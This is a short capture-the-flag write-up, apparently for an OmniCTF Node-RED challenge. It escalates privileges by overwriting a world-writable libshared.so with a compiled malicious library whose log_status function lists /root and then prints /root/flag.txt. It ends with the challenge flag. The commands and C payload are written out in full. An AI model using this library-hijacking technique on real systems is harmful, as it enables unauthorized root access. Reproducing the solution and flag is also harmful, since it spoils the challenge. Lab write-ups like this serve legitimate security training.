_ITM_registerTMCloneTable
_ITM_deregisterTMCloneTable
__register_frame_info
log_status
print_banner
socket
connect
memset
inet_addr
__libc_start_main
libshared.so
libc.musl-x86_64.so.1
<REDACTED>
libshared.so was located in /var/lib/node/libshared.so
we have a entrypoint.sh file which reveals we have RWX permissions on /var/lib/node
cat /entrypoint.sh

#!/bin/sh
set -e
chmod 0777 /var/lib/node
exec su -s /bin/sh svc_node -c "node-red"
Crafting a malicious libshared.so
We look what’s inside /root:
printf '#include <stdio.h>\n#include <dirent.h>\nvoid log_status() {\n DIR *d = opendir("/root");\n struct dirent *e;\n if (d) { while ((e = readdir(d))) printf("%%s\\n", e->d_name); closedir(d); }\n}\nvoid print_banner() {}\n' > /var/lib/node/evil.c
- compile it using gcc
gcc -shared -fPIC -o /var/lib/node/libshared.so /var/lib/node/evil.c
But before running /usr/local/bin/nodestatus add a function node with
msg.payload = Buffer.from(msg.payload).toString();
return msg;
- output:
..
.
flag.txt
.npm
  Port   : 127.0.0.1:1880
  Status : <>
We know the location of flag so replace the script with location of file
printf '#include <stdio.h>\nvoid log_status() {\n FILE *f = fopen("/root/flag.txt", "r");\n char buf[256];\n if (f) { while (fgets(buf, 256, f)) printf("%%s", buf); fclose(f); }\n}\nvoid print_banner() {}\n' > /var/lib/node/evil.c
Compile and run to get flag: Response:
OmniCTF{N0d3_3v3rywh3r3_1d974eea307327134462512614582680}
  Port   : 127.0.0.1:1880
  Status : <>
Flag: OmniCTF{N0d3_3v3rywh3r3_1d974eea307327134462512614582680}